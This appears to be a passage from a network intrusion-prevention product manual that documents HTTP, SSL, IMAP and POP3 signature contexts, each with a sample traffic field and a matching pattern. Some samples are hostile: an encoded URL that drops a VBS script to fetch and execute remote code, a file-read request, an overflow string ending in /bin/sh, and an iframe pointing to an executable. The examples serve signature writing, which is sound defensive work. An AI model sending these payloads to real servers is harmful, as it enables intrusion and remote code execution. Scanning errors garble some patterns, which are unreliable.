http-url-parsed-param (CTS)	Matches the decoded, normalized URL in an HTTP request along with the CGI parameters, if any **Example of header fields in HTTP request:** GET /?search=%00{.save%7C%25TEMP%25%5CpcpWGhmTUiYgi.vbs%7CSet%20x=CreateObject(%22Microsoft.XMLHTTP%22)%0D%0AOn%20Error%20Resume%20Next%0D%0Ax.Open%20%22GET%22,%22http://192.168.200.1:8080/G0HapSp%22,False%0D%0AIf%20Err.Number%20%3C%3E%200%20Then%0D%0Awsh.exit%0D%0AEnd%20If%0D%0Ax.Send%0D%0AExecute%20x.responseText.} HTTP/1.1 Host: 192.168.200.2 **Example of context usage:** Context: http-url-parsed-param pattern: ".*%%[0-9a-fA-F][0-9a-fA-F].*"
http-url-parsed-param- parsed (CTS)	Matches the decoded, normalized URL in an HTTP request along with the decoded CGI parameters, if any
http-url-variable (CTS)	Matches each CGI variable in the URL of an HTTP GET request. **Example of header fields in HTTP request:** GET /Exoops/class/debug/highlight.php?file=c:\phpdev\www\Exoops\mainfile.php&line=151 HTTP/1.1 Host: www.google.com **Example of context usage:** Context: http-url-variable pattern: "\[file\]=([A-Za-z]:|/).*'[; b"
http-url- variable-parsed (CTS)	Matches each decoded CGI variable in the URL of an HTTP GET request.

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-variable (CTS)	Matches each CGI variable in an HTTP GET or POST request. **Example of header fields in HTTP request:** GET /Exoops/class/debug/highlight.php?file=c:\phpdev\www\Exoops\mainfile.php&line=151 HTTP/1.1 Host: www.google.com **Example of context usage:** Context: http-variable pattern: "file=c:.*"
http-variable-parsed (CTS)	Matches each decoded CGI variable in an HTTP GET or POST request.

Service Contexts: SSL

The table displays the security context details for SSL:

Table 61: Service Contexts: SSL

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>ssl-cert- common-name (ANY)</td><td>Matches the common name attribute of the SSL certificate.

Example of field in SSL transaction:
<pre>
Transport Layer Security
    TLSvl.2 Record Layer: Handshake Protocol: Certificate
    Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 2513
      Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 2509
      Certificates Length: 2506
      Certificates (2506 bytes)
        Certificate Length: 1187
        Certificate: 3082049f30820287a003020102020210003000d06092a8648... (id-at- commonName=*)
            signedCertificate
              version: v3 (2)
              serialNumber: 4096
              signature (sha256WithRSAEncryption)
                Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
            issuer: rdnSequence (0)
              rdnSequence: 1 item (id-at-commonName=Server Self-Signed Root CA)
                RDNSequence item: 1 item (id-at-commonName=Server Self-Signed Root CA)
                  RelativeDistinguishedName item (id-at-commonName=Server Self-Signed Root CA)
                    Id: 2.5.4.3 (id-at-commonName)
                    Directorystring: uTF8String (4)
                      uTF8String: Server Self-Signed Root CA
            validity
</pre>
Example of context usage:
Context: ssl-cert-common-name pattern: “Server”</td></tr>
</table>

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-cert-organization-name (ANY)	Matches the organization name in the SSL certificate. **Example of field in SSL transaction:** Transport Layer Security TLSv1 Record Layer: Handshake Protocol: Server Hello TLSv1 Record Layer: Handshake Protocol: Certificate Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 880 Handshake Protocol: Certificate Handshake Type: Certificate (11) Length: 876 Certificates Length: 873 Certificates (873 bytes) Certificate Length: 870 Certificate: 30820362308202cba0030201020201003OOd06092a864886... (pkcs-9-at- emailAddress=4iDK4D,id-at-commonName=6o2XroBpAwP930Ce,id-at-organizationalUnitName=4xjzjSrjo6Tt,id-at-organizationName=gEf2xu,id-at-localityName=jnM,id-at-stateOrP signedCertificate version: v3 (2) serial Number: 0 signature (md5WithRSAEncryption) issuer: rdnSequence (0) rdnSequence: 7 items (pkcs-9-at-emailAddress=4iDK4D,id-at-commonName=6o2XroBpAwP930Ce,id-at-organizationalUnitName=4xjzjSrjo6Tt,id-at- organizationName=gEf2xu,id-at-locality Name=jnM,id-at-stateOrProvinceName=pN2,id-at- country Name=JP) RDNSequence item: 1 item (id-at-countryName=JP) RDNSequence item: 1 item (id-at-stateOrProvinceName=pN2) RDNSequence item: 1 item (id-at-localityName=jnM) RDNSequence item: 1 item (id-at-organizationName=gEf2xu) RelativeDistinguishedName item (id-at-organizationName=gEf2xu) Id: 2.5.4.10 (id-at-organizationName) **Example of context usage:** Context: ssl-cert-organization-name pattern: “gEf2xu”

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-cert-organizational-unit-name (ANY)	Matches the organizational unit name in the SSL certificate. **Example of field in SSL transaction:** Transport Layer Security TLSv1 Record Layer: Handshake Protocol: Server Hello TLSv1 Record Layer: Handshake Protocol: Certificate Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 880 Handshake Protocol: Certificate Handshake Type: Certificate (11) Length: 876 Certificates Length: 873 Certificates (873 bytes) Certificate Length: 870 Certificate: 30820362308202cba003020102020100300d06092a864886... (pkcs-9-at- emailAddress=4iDK4D,id-at-commonName=6o2XroBpAwP930Ce,id-at-organizationalUnitName=4xjzjSrjo6Tt,id-at-organizationName=gEf2xu,id-at-localityName=jnM,id-at-stateOrP signedCertificate version: v3 (2) serial Number: 0 signature (md5WithRSAEncryption) issuer: rdnSequence (0) rdnSequence: 7 items (pkcs-9-at-emailAddress=4iDK4D,id-at-commonName=6o2XroBpAwP930Ce,id-at-organizationalUnitName=4xjzjSrjo6Tt,id-at- organizationName=gEf2xu,id-at-locality Name=jnM,id-at-stateOrProvinceName=pN2,id-at- country Name=JP) RDNSequence item: 1 item (id-at-countryName=JP) RDNSequence item: 1 item (id-at-stateOrProvinceName=pN2) RDNSequence item: 1 item (id-at-localityName=jnM) RDNSequence item: 1 item (id-at-organizationName=gEf2xu) RelativeDistinguishedName item (id-at-organizationName=gEf2xu) Id: 2.5.4.10 (id-at-organizationName) Directorystring: printableString (1) printableString: gEf2xu RDNSequence item: 1 item (id-at-organizationalUnitName=4xjzjSrjo6Tt) RDNSequence item: 1 item (id-at-commonName=6o2XroBpAwP930Ce) RDNSequence item: 1 item (pkcs-9-at-emailAddress=4iDK4D) **Example of context usage:** Context: ssl-cert-organizational-unit-name pattern: “gEf2xv"

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-certificate (ANY)	Matches the entire SSL certificate content. **Example of field in SSL transaction:** [2 Reassembled TCP Segments (2518 bytes): #6(1377), #8(1141)] Transport Layer Security TLSvl.2 Record Layer: Handshake Protocol: Certificate Content Type: Handshake (22) Version: TLS 1.2 (0x0303) Length: 2513 Handshake Protocol: Certificate Handshake Type: Certificate (11) Length: 2509 Certificates Length: 2506 Certificates (2506 bytes) Certificate Length: 1187 Certificate: 3082049f30820287a003020l020202l000300d06092a8648... (id-at- commonName=*) signedCertificate algorithmIdentifier (sha256WithRSAEncryption) Padding: 0 encrypted: 50f72b4632fc6bd298fccac50988438748690el0dcd69935... Certificate Length: 1313 Certificate: 3082051d30820305a003020l020209008521456c0c768201... (id-at-commonName=Server Self-Signed Root CA) **Example of context usage:** Context: ssl-certificate pattern: "\x 3082049f \x"
ssl-change-cipher-spec (ANY)	Matches the Change-Cipher-Spec Message Content

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-client-hello (CTS)	Matches SSL client hello message content. **Example of field in SSL transaction:** Transport Layer Security TLSvl.2 Record Layer: Handshake Protocol: Client Hello Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 255 Handshake Protocol: Client Hello Handshake Type: Client Hello (1) Length: 251 Version: TLS 1.2 (0x0303) Random: 58c7f7a0093eb4c6b69250dl0a6246e4e4ecl7ed9c3c5f33... Session ID Length: 0 Cipher Suites Length: 122 Cipher Suites (61 suites) Compression Methods Length: 1 Compression Methods (1 method) Extensions Length: 88 Extension: server_name (len=17) Extension: ec_point_formats (len=4) Extension: supported_groups (len=8) Extension: session_ticket (len=0) Extension: signature_algorithms (len=34) Extension: heartbeat (len=l) **Example of context usage:** Context: ssl-client-hello pattern: “session_ticket"
ssl-client-key-exchange (CTS)	Matches SSL client key exchange message content. **Example of field in SSL transaction:** Transport Layer Security TLSvl Record Layer: Handshake Protocol: Client Key Exchange Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 134 Handshake Protocol: Client Key Exchange Handshake Type: Client Key Exchange (16) Length: 130 RSA Encrypted PreMaster Secret Encrypted PreMaster length: 128 Encrypted PreMaster: 0b40bf8el0c8db63delcd8f5e5ba8b2411a0d7b5c05509f9... TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message **Example of context usage:** Context: ssl-client-key-exchange pattern: “\[DigiNotar.*CA\].* "

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-client-version (CTS)	Matches the client SSL version. Example of field in SSL transaction: Transport Layer Security TLSv1.2 Record Layer: Handshake Protocol: Client Hello Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 255 Handshake Protocol: Client Hello Handshake Type: Client Hello (1) Length: 251 Version: TLS 1.2 (0x0303) Random: 58c7f7a0093eb4c6b69250d10a6246e4e4ec17ed9c3c5f33... Session ID Length: 0 Example of context usage: Context: ssl-client-version pattern: "\x33\x2E\x33"
ssl-selected- cipher-suite (STC)	Matches the selected cipher suite in the server hello message. **Example of field in SSL transaction:** Transport Layer Security TLSvl.2 Record Layer: Handshake Protocol: Server Hello Content Type: Handshake (22) Version: TLS 1.2 (0x0303) Length: 66 Handshake Protocol: Server Hello Handshake Type: Server Hello (2) Length: 62 Version: TLS 1.2 (0x0303) Random: 58c28albeeaa9dfa4ef2b0c2a26224a6f3c5f7eb85a0a07e... Session ID Length: 0 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) Compression Method: null (0) Extensions Length: 22 **Example of context usage:** Context: ssl-selected-cipher-suite pattern: “\x c02f \x”

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-server-hello (STC)	Matches SSL server hello message content. **Example of field in SSL transaction:** Transport Layer Security TLSvl.2 Record Layer: Handshake Protocol: Server Hello Content Type: Handshake (22) Version: TLS 1.2 (0x0303) Length: 66 Handshake Protocol: Server Hello Handshake Type: Server Hello (2) Length: 62 Version: TLS 1.2 (0x0303) Random: 58c28albeeaa9dfa4ef2b0c2a26224a6f3c5f7eb85a0a07e... Session ID Length: 0 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) Compression Method: null (0) Extensions Length: 22 Extension: renegotiationjnfo (len=1) Extension: ec_point_formats (len=4) Extension: session_ticket (len=0) Extension: heartbeat (len=1) **Example of context usage:** Context: ssl-server-hello pattern: “session_ticket "
ssl-server- key-exchange (STC)	Matches SSL server key exchange message content. **Example of field in SSL transaction:** Transport Layer Security TLSvl.2 Record Layer: Handshake Protocol: Server Key Exchange Content Type: Handshake (22) Version: TLS 1.2 (0x0303) Length: 333 Handshake Protocol: Server Key Exchange Handshake Type: Server Key Exchange (12) Length: 329 EC Diffie-Hellman Server Params **Example of context usage:** Context: ssl-server- key-exchange pattern: “.*\x01000000ff\x.* "

Table 61: Service Contexts: SSL *(Continued)*

Context and Direction	Description Example of Contexts
ssl-server- version (STC)	Matches the SSL server version. Example of field in SSL transaction: Transport Layer Security TLSv1.2 Record Layer: Handshake Protocol: Server Hello Content Type: Handshake (22) Version: TLS 1.2 (0x0303) Length: 66 Handshake Protocol: Server Hello Handshake Type: Server Hello (2) Length: 62 Version: TLS 1.2 (0x0303) Random: 58c28albeeaa9dfa4ef2b0c2a26224a6f3c5f7eb85a0a07e... Example of context usage: Context: ssl-server-version pattern: "\x33\x2E\x33"

Email Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for email as match conditions in IDP policy rules.

Service Contexts: IMAP

The table displays the security context details for IMAP:

Table 62: Service Contexts: IMAP

Context and Direction	Description Example of Contexts
imap-append (CTS)	Matches the e-mail contents in an IMAP append message. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: a002 APPEND &tt Request [truncated]: a002 APPEND &tt Request Tag: a002 Request Command: APPEND RequestFolder[truncated]: &tt **Example of context usage:** Context: imap-append pattern: “&tttttt”
imap-append-line (CTS)	Matches arguments of IMAP Append command line in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: 12 APPEND inbox test (1) " 1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Line: AAAAAAAAAA\r\n **Example of context usage:** Context: imap-append-line pattern: “In”

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-authenticate (CTS)	Matches arguments of IMAP Authenticate command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: a001 authenticate cram-md5\r\n Request: a001 authenticate cram-md5 Request Tag: a001 Request Command: authenticate **Example of context usage:** Context: imap-authenticate pattern: “cram-md5”
imap-banner-(STC)	Matches arguments of the fist untagged OK response from an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: * OK Domino IMAP4 Server Release 9.0.1 ready Mon, 29 May 2017 12:22:56 -0400\r\n **Example of context usage:** Context: imap-banner pattern: “Server”
imap-command (CTS)	Matches each IMAP command name in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: a001 LOGIN "admin vat" foobar\r\n Request: a001 LOGIN "admin vrt" foobar Request Tag: a001 Request Command: LOGIN Request Username: admi Request Password: rt **Example of context usage:** Context: imap-command pattern: “LOGIN”

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-command-line (CTS)	Matches each IMAP command name and arguments in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: a001 LOGIN "admin vrt" foobar\r\n Request: a001 LOGIN "admin vrt" foobar Request Tag: a001 Request Command: LOGIN Request Username: admi Request Password: rt **Example of context usage:** Context: imap-command pattern: “LOGIN”
imap-copy (CTS)	Matches arguments of IMAP Copy command in an IMAP session.
imap-create (CTS)	Matches arguments of IMAP Create command in an IMAP session.
imap-delete (CTS)	Matches arguments of IMAP Delete command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: 2 delete "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request [truncated]: 2 delete "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request Tag: 2 Request Command: delete Request Folder [truncated]: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Line: "\r\n **Example of context usage:** Context: imap-delete pattern: “AAAAA”

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-deleteacl (CTS)	Matches arguments of IMAP DeleteACL command in an IMAP session.
imap-examine (CTS)	Matches arguments of IMAP Examine command in an IMAP session.
imap-fetch (CTS)	Matches arguments of IMAP Fetch command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: 3 FETCH 1 (BODY[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA **Example of context usage:** Context: imap-fetch pattern: “AAAAA”
imap-getacl (CTS)	Matches arguments of IMAP GetACL command in an IMAP session.
imap-list (CTS)	Matches arguments of IMAP List/RList command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: a002 LIST &ttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt ttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt **Example of context usage:** Context: imap-list pattern: “&tatty”
imap-listrights (CTS)	Matches arguments of IMAP ListRights command in an IMAP session.

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-login (CTS)	Matches arguments of IMAP Login command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: a001 LOGIN "admin vrt" foobar\r\n **Example of context usage:** Context: imap-login pattern: “admin”
imap-lsub (CTS)	Matches arguments of IMAP LSUB/RLSUB command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: j747 LSUB Y tHQYo449ME0QraqvVrOyPsg2iDA1cN7gSkaEIzd3Gsvuh79Q44HHAgTOAkA7uZDz8SGl6D5l6S8QUBNkGtk BwECoVcUjUORXb6WrYsE1ebBx7o69tz2Rq9awGwsQHvZZcyHVOrjdmpteKdl42WocMKEK2UCARmDAN7s AA5durhInwMwmhEJUqoMUjIMdigjseIYr7GvYUxwSmhX0 Request [truncated]: j747 LSUB Y tHQYo449ME0QraqvVrOyPsg2iDA1cN7gSkaEIzd3Gsvuh79Q44HHAgTOAkA7uZDz8SGl6D5l6S8QUBNkGtk BwECoVcUjUORXb6WrYsE1ebBx7o69tz2Rq9awGwsQHvZZcyHVOrjdmpteKdl42WocMKEK2UCARmDAN7s AA5durhInwMwmhEJUqoMUjIMdigjseIYr7GvYUxwSm Request Tag: j747 Request Command: LSUB **Example of context usage:** Context: imap-lsub pattern: “YtHQY”
imap-mailbox (CTS)	Matches each mailbox name in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: 2 SELECT "INBOX"\r\n Request: 2 SELECT "INBOX" Request Tag: 2 Request Command: SELECT Request Folder: "INBOX" **Example of context usage:** Context: imap-mailbox pattern: “INBOX”

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-myrights (CTS)	Matches arguments of IMAP MyRights command in an IMAP session.
imap-rename (CTS)	Matches arguments of IMAP Rename command in an IMAP session.
imap-search (CTS)	Matches arguments of IMAP Search command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: 4 SEARCH ON AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request [truncated]: 4 SEARCH ON AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request Tag: 4 Request Command: SEARCH Request Folder: ON **Example of context usage:** Context: imap-search pattern: “ONAAAA”
imap-select (CTS)	Matches arguments of IMAP Select command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: 2 SELECT "INBOX"\r\n Request: 2 SELECT "INBOX" Request Tag: 2 Request Command: SELECT Request Folder: "INBOX" **Example of context usage:** Context: imap-select pattern: “INBOX”
imap-setacl (CTS)	Matches arguments of IMAP SetACL command in an IMAP session.

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-status (CTS)	Matches arguments of IMAP Status command in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line [truncated]: 2 STATUS AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request [truncated]: 2 STATUS AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Request Tag: 2 Request Command: STATUS Request Folder [truncated]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA **Example of context usage:** Context: imap-status pattern: “AAAA”
imap-store (CTS)	Matches arguments of IMAP Store command in an IMAP session.
imap-subscribe (CTS)	Matches arguments of IMAP Subscribe command in an IMAP session.
imap-uid (CTS)	Matches arguments of IMAP UID command in an IMAP session.
imap-unsubscribe (CTS)	Matches arguments of IMAP Unsubscribe command in an IMAP session.

Table 62: Service Contexts: IMAP *(Continued)*

Context and Direction	Description Example of Contexts
imap-user (CTS)	Matches the IMAP user name in an IMAP session. **Example of field in IMAP transaction:** Internet Message Access Protocol Line: a001 LOGIN "admin vrt" foobar\r\n Request: a001 LOGIN "admin vrt" foobar Request Tag: a001 Request Command: LOGIN Request Username: admi Request Password: rt **Example of context usage:** Context: imap-status pattern: "admi"

Service Contexts: PoP3

The table displays the security context details for PoP3:

Table 63: Service Contexts: POP3

Context and Direction	Description Example of Contexts
pop3-apop (CTS)	Matches the arguments of the APOP command in a POP3 session.

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-auth (CTS)	Matches the arguments of the AUTH command in a POP3 session. **Example of field in POP3 transaction:** AUTH "^..........1..................1.......l...@...../bin/sh **Example of context usage:** Context: pop3-auth pattern: "..............................*"
pop3-command (CTS)	Matches each of the POP3 command names in a POP3 session. **Example of field in POP3 transaction:** USER test +0K Password required for test. PASS blarg **Example of context usage:** Context: pop3-command pattern: "USER"
pop3-command-line (CTS)	Matches each command line in a POP3 session. **Example of field in POP3 transaction:** USER test +0K Password required for test. PASS blarg **Example of context usage:** Context: pop3-command-line pattern: "test"
pop3-data-line (STC)	Matches lines in the e-mail body of an POP3 transaction.

Table 63: Service Contexts: POP3 ***(Continued)***

Context and Direction	Description Example of Contexts
pop3-data-text-html (STC)	Matches lines in a text/html MIME attachment in the body of an POP3 transaction. **Example of field in POP3 transaction:** Content-Type: text/html; charset="iso-8859-l" Content-Transfer-Encoding: quoted-printable <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0Transitional//EN"> <HTMLxHEAD> <META http-equiv=3DContent-Type content=3D"text/html; = charset=3Diso-8859-l"> <META content=3D"MSHTML 6.00.2737.800" name=3DGENERATOR> <STYLEx/STYLE> </HEAD> <BO DYxl F RAM E src=3D"foobar .exe"x/l F RAM Ex/BO DYx/HTM L> **Example of context usage:** Context: pop3-data-text-html pattern: “.*<\[iframe\][^>]*\[src=\][^>]+\.\[exe\][^>]*>.*”
pop3-data-text-plain (STC)	Matches lines in a text/plain MIME attachment in the body of an POP3 transaction. **Example of field in POP3 transaction:** Content-Type: text/plain; charset="us-ascii"; format=flowed <file://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > **Example of context usage:** Context: pop3-data-text-plain pattern: “.*<file://[^\r\n][^\r\n][^\r\n][^\r\n][^\r\n][^\r\n][^\r\n][^\r\n][^\r\n][^\r\n].*”
pop3-dele (CTS)	Matches the arguments of the DELE command in a POP3 session. **Example of field in POP3 transaction:** DELE 1 +0K Message 1 has been deleted. QUIT **Example of context usage:** Context: pop3-dele pattern: “1”

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-header	Matches pop3 header **Example of field in POP3 transaction:** RETR 1 +0K 823 octets Message-ID: <rCxf2bPveF3DwTvoSVOrYAoB8sBi45x60KG3Gopol_Nlfs5gYmVJhDwz8ry> Date: Thu, 21 Mar 201317:47:10+0530 From : LM leW2eTAG HyOcicdTH EeQZQF NI @ RfdJ kklF.gov MIME-Version: 1.0 **Example of context usage:** Context: pop3-header pattern: “message-id:_<[A-Za-z0-9]+>”
pop3-header-comment (STC)	Matches the Comment: header of an e-mail in a POP3 transaction.
pop3-header-from (STC)	Matches the From: header of an e-mail in a POP3 transaction. **Example of field in POP3 transaction:** RETR 1 +0K 823 octets Message-ID: <rCxf2bPveF3DwTvoSVOrYAoB8sBi45x60KG3Gopol_Nlfs5gYmVJhDwz8ry> Date: Thu, 21 Mar 201317:47:10+0530 From : LM leW2eTAG HyOcicdTH EeQZQF NI @ RfdJ kklF.gov MIME-Version: 1.0 **Example of context usage:** Context: pop3-header-from pattern: “LMI”
pop3-header-line (STC)	Matches each header line of an e-mail in POP3 transaction.

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-header-reply-to (STC)	Matches the Reply-To: header of an e-mail in a POP3 transaction. **Example of field in POP3 transaction:** From: james@american.secteam.juniper.net Message-ID: <002c01c49791$51c036a0$de069d0a@yakima> Reply-To: <james@american.secteam.juniper.net> To: "sample" <sample@american.secteam.juniper.net> Subject: dsdsad **Example of context usage:** Context: pop3-header-reply-to pattern: “james”
pop3-header-sender (STC)	Matches the Sender: header of an e-mail in a POP3 transaction.
pop3-header-subject (STC)	Matches the Subject: header of an e-mail in a POP3 transaction **Example of field in POP3 transaction:** Message-ID: <rCxf2bPveF3DwTvoSVOrYAoB8sBi45x60KG3GopoLNIfs5gYmVJhDwz8ry> Date: Thu, 21 Mar 201317:47:10+0530 From: LMIeW2eTAGHyOcicdTHEeQZQFNI@RfdJkkIF.gov MIME-Version: 1.0 To: vJZ7wkNhktgef7D6TJOSvyODKhWa58mVez@cZzCzguEzqHPYsgtFb.edu Subject: 6qylcdDATL8QbKNglnrceaZn7XKBcxSWV9K4 **Example of context usage:** Context: pop3-header-subject pattern: “6qy”
pop3-header-to (STC)	Matches the To: header of an e-mail in a POP3 transaction. **Example of field in POP3 transaction:** Message-ID: <rCxf2bPveF3DwTvoSVOrYAoB8sBi45x60KG3GopoLNIfs5gYmVJhDwz8ry> Date: Thu, 21 Mar 201317:47:10+0530 From: LMIeW2eTAGHyOcicdTHEeQZQFNI@RfdJkkIF.gov MIME-Version: 1.0 To: vJZ7wkNhktgef7D6TJOSvyODKhWa58mVez@cZzCzguEzqHPYsgtFb.edu Subject: 6qylcdDATL8QbKNglnrceaZn7XKBcxSWV9K4 **Example of context usage:** Context: pop3-header-to pattern: “vJZ7”

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-header-x-field (STC)	Matches each extended header (that start with X-) of an e-mail in a POP3 transaction. **Example of field in POP3 transaction:** Content-Type: multipart/alternative; boundary="—=_NextPart_000_0029_01C49756.A5367E10" X-Priority: 3 X-MSMail-Priority: Normal **Example of context usage:** Context: pop3-header-x-field pattern: "3"
